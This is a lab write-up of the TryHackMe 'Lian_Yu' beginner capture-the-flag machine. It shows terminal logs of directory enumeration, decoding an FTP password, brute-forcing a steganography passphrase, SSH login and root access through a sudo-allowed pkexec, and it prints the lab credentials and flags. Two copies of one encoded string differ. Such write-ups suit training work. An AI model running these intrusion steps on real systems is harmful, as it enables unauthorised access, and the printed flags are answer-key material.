


1. Introduction

This report presents the process of completing the Lian_Yu beginner Capture The Flag (CTF) challenge on TryHackMe. The objective of this challenge is to perform enumeration, identify vulnerabilities, and capture the required flags through a structured penetration testing approach.



```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

(hafizi@kali) ~
$ openssl tryhackme.ovpn
Options error: In [CMD-LINE]: Error opening configuration file: tryhackme.ovpn
Use --help for more information.

(hafizi@kali) ~
$ ls
Desktop Documents Downloads hydra.restore information.txt Music Pictures p_lists.txt Public Templates Videos

(hafizi@kali) ~
$ cd Downloads
tryhackme.ovpn: command not found

(hafizi@kali) ~
$ ls
40-south-1-hafizirionido7-regular.ovpn INSTALL Nexus-10.11.3-debian0_amd64.deb Purgatory.html PwnTillDawn.ovpn tryhackme.ovpn

(hafizi@kali) ~
$ openssl tryhackme.ovpn
2026-04-30 10:29:45 DEPRECATED OPTION: --persist-key option ignored. Keys are now always persisted across restarts.
2026-04-30 10:29:45 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers. E.g. --data-ciphers DEFAULT:BF-CBC
2026-04-30 10:29:46 Library versions: OpenSSL 3.5.5 27 Jan 2026, LZO 2.10
2026-04-30 10:29:46 OCO version: 6.18.12-kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-kali (2026-02-25)
2026-04-30 10:29:46 TCP/UDP: Preserving recently used remote address: [AF_INET]35.154.238.92:1194
2026-04-30 10:29:46 Socket Buffers: 6-[131092->131092] 5-[131092->131092]
2026-04-30 10:29:46 UDPv4 link local: (not bound)
2026-04-30 10:29:46 UDPv4 link remote: [AF_INET]35.154.238.92:1194
2026-04-30 10:29:46 TLS: Initial packet from [AF_INET]35.154.238.92:1194, sid=c2860c06 10146337
2026-04-30 10:29:46 WARNING: This configuration may cache passwords in memory -- use the auth-nocache option to prevent this
2026-04-30 10:29:46 VERIFY OK: depth=1, CN=OpenVPN-GA
2026-04-30 10:29:46 VERIFY KU OK
2026-04-30 10:29:46 Validating certificate extended key usage
2026-04-30 10:29:46 == Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2026-04-30 10:29:46 VERIFY EX OK
2026-04-30 10:29:46 VERIFY X509NAME OK: CN=openvpn-server
2026-04-30 10:29:46 VERIFY OK: depth=0, CN=openvpn-server
2026-04-30 10:29:46 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519, peer signing digest/type: rsa_pss_rsae_sha256 RSASSA-PSS, key agreement: X25519
2026-04-30 10:29:46 [openvpn-server] Peer Connection Initiated with [AF_INET]35.154.238.92:1194
2026-04-30 10:29:46 TLS: move session: dest=TM,ACTIVE src=TM,INITIAL,reinit=src=1
2026-04-30 10:29:46 TLS: tls_multi.process: Initial untrusted session promoted to trusted
2026-04-30 10:29:47 SENT CONTROL [openvpn-server]: 'PUSH_REQUEST' (status=1)
2026-04-30 10:29:47 PUSH: Received control message: 'PUSH_REPLY,route 10.44.0.0 255.248.0.0,tun-mtu 1300,msfix 1320,route-gateway 192.168.128.1,topology subnet,ping 10,ping-restart 120,ifconfig 192.168.207.22 255.255.128.0,peer-id 191,cipher AES-256-GCM,protocol=flags cc=exit tls-ekm dyn-tls-crypt,tun-mtu 1300'
2026-04-30 10:29:47 Options error: option 'msfix' cannot be used in this context ([PUSH-OPTIONS])
2026-04-30 10:29:47 OPTIND IMPORT: --ifconfig/up options modified
```

2. Enumeration and Web Analysis

The first step was to access the target web server:

<http://10.49.153.1>

After initial observation, no useful information was found on the main page.


Therefore, directory enumeration was performed using Gobuster.

Through this process, a hidden directory named **/island** was discovered.

After discovering the /island directory, I inspected the page source code to identify hidden information. A hidden keyword **“vigilante”** was found, which is likely used as a username or credential for further exploitation.

```
(hafizi@kali)-[~]
$ nmap -sC -sV 10.49.153.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-30 10:31 -0400
Nmap scan report for 10.49.153.1
Host is up (0.081s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
| 1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
| 2048 39:6f:3a:9c:b6:2d:ad:0c:d8:6d:be:77:13:07:25:d6 (RSA)
| 256 a6:69:96:d7:6d:61:27:96:7e:bb:9f:83:60:1b:52:12 (ECDSA)
|_ 256 3f:43:76:75:a8:5a:a6:cd:33:b0:66:42:04:91:fe:a0 (ED25519)
80/tcp    open  http     Apache httpd
|_ http-title: Purgatory
|_ http-server-header: Apache
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|  program version  port/proto  service
| 100000  2,3,4    111/tcp     rpcbind
| 100000  2,3,4    111/udp     rpcbind
| 100000  3,4      111/tcp6    rpcbind
| 100000  3,4      111/udp6    rpcbind
| 100024  1        40349/udp6  status
| 100024  1        45463/udp   status
| 100024  1        58132/tcp   status
|_ 100024  1        58937/tcp6  status
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.00 seconds
```



<http://10.49.153.1/>

```
kali linux (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

(hafizi@kali) ~
$ gobuster dir -u http://10.49.153.1 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[*] Url: http://10.49.153.1
[*] Method: GET
[*] Threads: 10
[*] Wordlist: /usr/share/wordlists/dirb/common.txt
[*] Negative Status codes: 404
[*] User Agent: gobuster/3.8.2
[*] Timeout: 10s

Starting gobuster in directory enumeration mode

.htm (Status: 403) [Size: 199]
.htaccess (Status: 403) [Size: 199]
.htpasswd (Status: 403) [Size: 199]
index.html (Status: 200) [Size: 2506]
server-status (Status: 403) [Size: 199]
Progress: 4613 / 4613 (100.00%)

Finished

(hafizi@kali) ~
$ gobuster dir -u http://10.49.153.1 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[*] Url: http://10.49.153.1
[*] Method: GET
[*] Threads: 10
[*] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[*] Negative Status codes: 404
[*] User Agent: gobuster/3.8.2
[*] Timeout: 10s

Starting gobuster in directory enumeration mode

island (Status: 301) [Size: 234] (→ http://10.49.153.1/island/)
server-status (Status: 403) [Size: 199]
Progress: 220558 / 220558 (100.00%)

Finished

(hafizi@kali) ~
```



Ohhh Noo, Don't Talk.....

I wasn't Expecting You at this Moment. I will meet you there
You should find a way to **Lian_Yu** as we are planned. The Code Word is:



3. Further Enumeration

Further scanning inside /island revealed another directory:

/island/2100

Inside this directory, the page source code contained a hint indicating the existence of a file with the .ticket extension.

Using Gobuster with file extension filtering, a file named:
green_arrow.ticket
was discovered.

```
TryHackMe | Lian_Yu x 10.49.153.1/island/ x http://10.49.153.1/island/ +
Not Secure view-source:http://10.49.153.1/island/
Import bookmarks... OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB T
1 <!DOCTYPE html>
2 <html>
3 <body>
4 <style>
5
6 </style>
7 <h1> Ohhh Noo, Don't Talk..... </h1>
8
9
10
11
12
13 <p> I wasn't Expecting You at this Moment. I will meet you there </p><!-- go!go!go! -->
14
15
16
17
18
19
20 <p>You should find a way to <b> Lian_Yu</b> as we are planed. The Code Word is: </p><h2 style="color:white"> vigilante</style></h2>
21
22 </body>
23 </html>
24
25
```

After discovering the /island directory, I inspected the page source code to identify hidden information. A hidden keyword “vigilante” was found, likely serving as a username or credential for further exploitation.

```
(hafizi@kali)-[~]
$ gobuster dir -u http://10.49.153.1/island -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.49.153.1/island
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s



Starting gobuster in directory enumeration mode

2100 (Status: 301) [Size: 239] [→ http://10.49.153.1/island/2100/]
Progress: 220558 / 220558 (100.00%)

Finished
```



How Oliver Queen finds his way to Lian_Yu?



4. Password Discovery (Decoding)


The file green_arrow.ticket contained the following encoded string:

RTydyhBQdscX

Upon analysis, the string was identified as **Base58 encoded data**. After decoding it using an online tool, the original value:

!#th3h00d

was obtained. This value was used as the FTP password.



The file green_arrow.ticket contained an encoded string “RTy8yhBQdscX”. Upon analysis, the string was identified as Base58 encoded data. After decoding it using an online tool, the original value “!#th3h00d” was obtained, which is used as the FTP password.

```

(hafiz@kali) ~$ ftp 10.49.153.1
Connected to 10.49.153.1.
220 (vsFTPd 3.0.2)
Name (10.49.153.1:hafiz): vigilante
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||49538|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 511728 May 01 2020 Leave_me_alone.png
-rw-r--r-- 1 0 0 549924 May 05 2020 Queen's_Gambit.png
-rw-r--r-- 1 0 0 191826 May 01 2020 aa.jpg
226 Directory send OK.
ftp> get Leave_me_alone.png
local: Leave_me_alone.png remote: Leave_me_alone.png
229 Entering Extended Passive Mode (|||65156|).
150 Opening BINARY mode data connection for Leave_me_alone.png (511728 bytes).
100% |=====| 499 KIB 289.21 KIB/s 00:00 ETA
226 Transfer complete.
511728 bytes received in 00:02 (201.99 KIB/s)
ftp> get Queen's_Gambit.png
local: Queen's_Gambit.png remote: Queen's_Gambit.png
229 Entering Extended Passive Mode (|||13293|).
150 Opening BINARY mode data connection for Queen's_Gambit.png (549924 bytes).
100% |=====| 537 KIB 286.78 KIB/s 00:00 ETA
226 Transfer complete.
549924 bytes received in 00:02 (200.22 KIB/s)
ftp> get aa.jpg
local: aa.jpg remote: aa.jpg
229 Entering Extended Passive Mode (|||118861|).
150 Opening BINARY mode data connection for aa.jpg (191826 bytes).
100% |=====| 186 KIB 199.66 KIB/s 00:00 ETA
226 Transfer complete.
191826 bytes received in 00:01 (183.66 KIB/s)
ftp> exit
221 Goodbye.

```

```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

hafizi@kali: ~
(hafizi@kali)~$ stegcracker aa.jpg
Command 'stegcracker' not found, but can be installed with:
sudo apt install stegcracker
Do you want to install it? (N/y)
[sudo] password for hafizi:
Installing:
  stegcracker
Installing dependencies:
  libmcrypt4 libmhash2 steghide
Suggested packages:
  libmcrypt-dev mcrypt
REMOVING:
  seclists
Summary:
  Upgrading: 0, Installing: 4, Removing: 1, Not Upgrading: 1131
  1 not fully installed or removed.
  Download size: 321 kB
  Space needed: 968 kB / 869 MB available

Continue? [Y/n] Y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 libmcrypt4 amd64 2.5.8-8+b2 [71.8 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 libmhash2 amd64 0.9.9-11+b1 [93.3 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 steghide amd64 0.5.1-15 [144 kB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 stegcracker all 2.1.0-5 [12.8 kB]
Fetched 321 kB in 1s (314 kB/s)
(Reading database ... 44424 files and directories currently installed.)
Removing seclists (2025.3-kali1) ...
Selecting previously unselected package libmcrypt4:amd64.
(Reading database ... 44424 files and directories currently installed.)
Preparing to unpack .../libmcrypt4_2.5.8-8+b2_amd64.deb...
Unpacking libmcrypt4:amd64 (2.5.8-8+b2)...
Selecting previously unselected package libmhash2:amd64.
Preparing to unpack .../libmhash2_0.9.9-11+b1_amd64.deb...
Unpacking libmhash2:amd64 (0.9.9-11+b1)...
Selecting previously unselected package steghide.
Preparing to unpack .../steghide_0.5.1-15_amd64.deb...
Unpacking steghide (0.5.1-15)...
Selecting previously unselected package stegcracker.
Preparing to unpack .../stegcracker_2.1.0-5_all.deb...
Unpacking stegcracker (2.1.0-5)...
Setting up libmhash2:amd64 (0.9.9-11+b1)...
Setting up libmcrypt4:amd64 (2.5.8-8+b2)...
Setting up steghide (0.5.1-15)...
Setting up stegcracker (2.1.0-5)...
Processing triggers for kali-menu (2026.1.5)...
```

6. Steganography Analysis

The file aa.jpg was analyzed using stegcracker. The password: password

was successfully discovered.

Using steghide, hidden content was extracted, resulting in a compressed file: ss.zip

After extracting the archive, two files were obtained:

- passwd.txt
- shado

These files contained credentials required for SSH access:

- Username: slade
- Password: M3tahuman

```
(hafizi@kali)~$ stegcracker aa.jpg
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2026 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

No wordlist was specified, using default rockyou.txt wordlist.
Counting lines in wordlist..
Attacking file 'aa.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: password
Tried 132 passwords
Your file has been written to: aa.jpg.out
password

(hafizi@kali)~$ steghide extract -sf aa.jpg
Enter passphrase:
wrote extracted data to "ss.zip".
```



```
(hafizi@kali)-[~]
$ unzip ss.zip
Archive: ss.zip
  inflating: passwd.txt
  inflating: shado

(hafizi@kali)-[~]
$ cat passwd.txt
cat shado
This is your visa to Land on Lian_Yu # Just for Fun **

a small Note about it

Having spent years on the island, Oliver learned how to be resourceful and
set booby traps all over the island in the common event he ran into dangerous
people. The island is also home to many animals, including pheasants,
wild pigs and wolves.

M3tahuman
```

After extracting hidden data from the image, a compressed file ss.zip was obtained. The archive was extracted, revealing two files: passwd.txt and shado. These files contained credentials required for SSH access, specifically the username “slade” and password “M3tahuman”.

```
(hafizi@kali)-[~]
$ ssh slade@10.49.153.1
The authenticity of host '10.49.153.1 (10.49.153.1)' can't be established.
ED25519 key fingerprint is: SHA256:D0qn9NupTPWQ92bfgsqdadDEGbQVHMyMiBUDa0bKsOM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.49.153.1' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
slade@10.49.153.1's password:
Way To SSH...
[-] Negative Status codes Loading.....Done..
[-] User Agents Connecting To Lian_Yu Happy Hacking
[-] Extensions
WELCOME2
LIAN_YU
slade@LianYu:~$
```

7. SSH Access and User Flag

Using the obtained credentials, SSH access was successfully established.

The user flag was found using:

```
cat user.txt
```


8. Privilege Escalation

To check for privilege escalation opportunities, the following command was executed:

```
sudo -l
```

The result showed that the user could run `/usr/bin/pkexec` with elevated privileges.

This misconfiguration allowed privilege escalation to root.

```
slade@LianYu:~$ cat user.txt
THM{P30P7E_K33P_53CRET5__COMPUT3R5_D0N'T} and find /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -c 11.txt
--Felicity Smoak

slade@LianYu:~$ sudo -l
[sudo] password for slade:
Sorry, try again.
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
slade@LianYu:~$ sudo /usr/bin/pkexec cat /root/root.txt
Mission accomplished

You are injected me with Mirakuru:) → Now slade Will become DEATHSTROKE.

THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}
--DEATHSTROKE


Let me know your comments about this machine :)
I will be available @twitter @User6825

slade@LianYu:~$
```

9. Root Flag

The root flag was obtained using:

```
sudo /usr/bin/pkexec cat /root/root.txt
```



10. Conclusion

In conclusion, this challenge demonstrates the importance of proper enumeration, analyzing hidden data, and identifying misconfigurations in systems. By following a structured approach, it was possible to successfully gain access from a web server to root privileges.